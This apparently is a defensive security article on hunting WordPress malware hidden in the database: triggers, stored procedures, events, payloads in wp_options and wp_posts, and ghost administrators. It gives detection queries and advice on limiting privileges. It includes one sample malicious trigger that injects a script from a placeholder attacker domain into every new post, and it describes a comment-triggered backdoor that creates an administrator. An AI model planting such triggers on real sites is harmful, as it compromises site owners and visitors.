
When people talk about WordPress malware, they think of files: a suspicious PHP file in the uploads folder, a modified plugin, an index.php with one extra line. But a WordPress site is half files and half database, and the database is an excellent place to hide code: most file scanners never analyze it, it is not compared against the original WordPress copies and, above all, it holds the content, the settings and the users, which is everything an attack wants to control.
In this article we look at the most insidious forms of database infection: SQL triggers, MySQL and MariaDB stored procedures and scheduled events, payloads stored in wp_options and wp_posts, and secretly created administrators. For each one, we include the queries to find it.
What a trigger is and why attackers like it
A trigger is a piece of SQL code that the database server runs automatically when a row is inserted, updated or deleted in a table. It is used, for example, to keep a counter up to date or to record changes in a history table. It lives inside the database, not in the application files, and it does not need PHP to work: it fires every time anyone writes to the table, whoever that is.
For an attacker it is almost perfect persistence. A BEFORE INSERT or BEFORE UPDATE trigger on the posts table can change the content just as it is being saved, adding a script to every new post or to every post the editorial team corrects. The result is that you clean up a post, save it, and the malicious code is back.
-- Simplified example of a malicious trigger
CREATE TRIGGER wp_posts_bi BEFORE INSERT ON wp_posts
FOR EACH ROW
SET NEW.post_content = CONCAT(
  NEW.post_content,
  '<script src="https://esempio-malevolo.invalid/j.js"></script>'
);
Another known variant uses a trigger on a table that gets little attention, such as the comments table: when a comment containing an agreed keyword arrives, the trigger inserts a new user into wp_users and gives it the administrator role in wp_usermeta. The attacker needs no file on the server: leaving a comment is enough to regain access.
Finding triggers, procedures and events
Triggers do not appear anywhere in the WordPress admin area, nor in many graphical tools unless you go looking for them. The queries to list them are simple, though:
-- Triggers in the current database
SHOW TRIGGERS;

-- Same thing, with the full code of each trigger
SELECT TRIGGER_NAME, EVENT_MANIPULATION, EVENT_OBJECT_TABLE,
       ACTION_TIMING, DEFINER, CREATED, ACTION_STATEMENT
FROM information_schema.TRIGGERS
WHERE TRIGGER_SCHEMA = DATABASE();
On most WordPress installations these queries return zero rows: neither the core nor the most popular plugins use triggers. A few plugins may, for example for change logs, so every trigger must be traced back to the plugin that created it. But a trigger nobody can explain is a very strong indicator.
Likewise, check stored procedures and functions, and the scheduled events of MySQL and MariaDB, which are the equivalent of a cron inside the database:
-- Stored procedures and functions
SELECT ROUTINE_NAME, ROUTINE_TYPE, DEFINER, CREATED
FROM information_schema.ROUTINES
WHERE ROUTINE_SCHEMA = DATABASE();

-- Scheduled events and scheduler status
SHOW EVENTS;
SHOW VARIABLES LIKE 'event_scheduler';
The DEFINER field shows which database user created the object, and CREATED shows when: two valuable pieces of information for tying the object to the moment of the compromise.
Payloads in wp_options
The wp_options table holds the settings of the site and of all plugins, often as very long serialized values. Malware uses it in two ways: by modifying existing options, for example siteurl and home for a full redirect, or text widgets to inject scripts; and by creating new options that contain code to execute, which a minimal backdoor in the files then reads.
Options with autoload enabled are loaded on every request, which makes them convenient for the attacker. A few starting queries:
-- Options containing constructs typical of obfuscated code
SELECT option_name, LENGTH(option_value) AS dimensione, autoload
FROM wp_options
WHERE option_value LIKE '%eval(%'
   OR option_value LIKE '%base64_decode%'
   OR option_value LIKE '%gzinflate%'
   OR option_value LIKE '%<script%'
   OR option_value LIKE '%fromCharCode%'
ORDER BY dimensione DESC;

-- Site address: it must match the real domain
SELECT option_name, option_value FROM wp_options
WHERE option_name IN ('siteurl', 'home');
Here too, a hit is not automatically proof: some plugins legitimately store JavaScript fragments or base64-encoded data. Every option you find must be traced back to the plugin that uses it, and an option with a generic name that is large and encoded, and that no installed component reads, deserves careful study. Also remember that the table prefix is not always wp_: the correct value is in $table_prefix inside wp-config.php.
Payloads in wp_posts and wp_postmeta
Scripts injected into posts are among the most common infections, because all it takes is an SQL injection vulnerability or a compromised editor account to insert them. They are often written so they are not recognizable at a glance: encoded characters, String.fromCharCode, scripts loaded from domains that imitate well-known services, invisible iframes.
SELECT ID, post_type, post_status, post_modified
FROM wp_posts
WHERE post_content REGEXP '<script|<iframe|fromCharCode|eval\\(|atob\\('
ORDER BY post_modified DESC;
Repeat the same search on wp_postmeta, wp_termmeta and wp_comments: page builders store a lot of content in metadata, and many checks stop at the posts table alone. And before fixing content by hand, you must have removed any triggers, otherwise the first save reinfects it.
Ghost administrators
An administrator created by the attack is the simplest backdoor of all: no code is needed, you just log in. To avoid being noticed, it often has a plausible name and an email address similar to the owner’s, or it is hidden from the admin user list by a few lines of PHP that filter the users query. That is why the check must be done on the database, not on the Users screen:
SELECT u.ID, u.user_login, u.user_email, u.user_registered
FROM wp_users u
JOIN wp_usermeta m ON m.user_id = u.ID
WHERE m.meta_key = 'wp_capabilities'
  AND m.meta_value LIKE '%administrator%'
ORDER BY u.user_registered DESC;
If the number of administrators found differs from the number visible in the WordPress user list, there is almost certainly code hiding some of them. Here too, the key name depends on the table prefix: with the prefix abc_ it becomes abc_capabilities.
Backups and restores: the trigger that comes back
One detail surprises many people: mysqldump exports triggers by default, while procedures and events are exported only if you add --routines and --events. Restoring a backup taken after the infection therefore very often means restoring the malicious trigger as well, along with the content. Before using a backup as the basis for a cleanup, you need to examine its contents, triggers included.
Reducing the database user’s privileges
Creating a trigger requires the TRIGGER privilege and, depending on the configuration, other privileges on the table. Many WordPress installations use a user with ALL PRIVILEGES on their own database, which can therefore create triggers, procedures and events without limits. To work, WordPress needs to read and write data and, during updates, to create and alter tables; it does not need triggers or events. Removing the TRIGGER, CREATE ROUTINE, ALTER ROUTINE and EVENT privileges from the application user greatly reduces the options for persistence in the database, provided you first verify that no installed plugin actually needs them.
The database is the half of the site that gets the least attention. That is why, in every engagement, we analyze it with the same care as the files: triggers, procedures, events, options, content and users, before declaring a site clean. If your site keeps getting reinfected even after restoring the original files, the database is the first place to check, along with the server’s scheduled tasks.
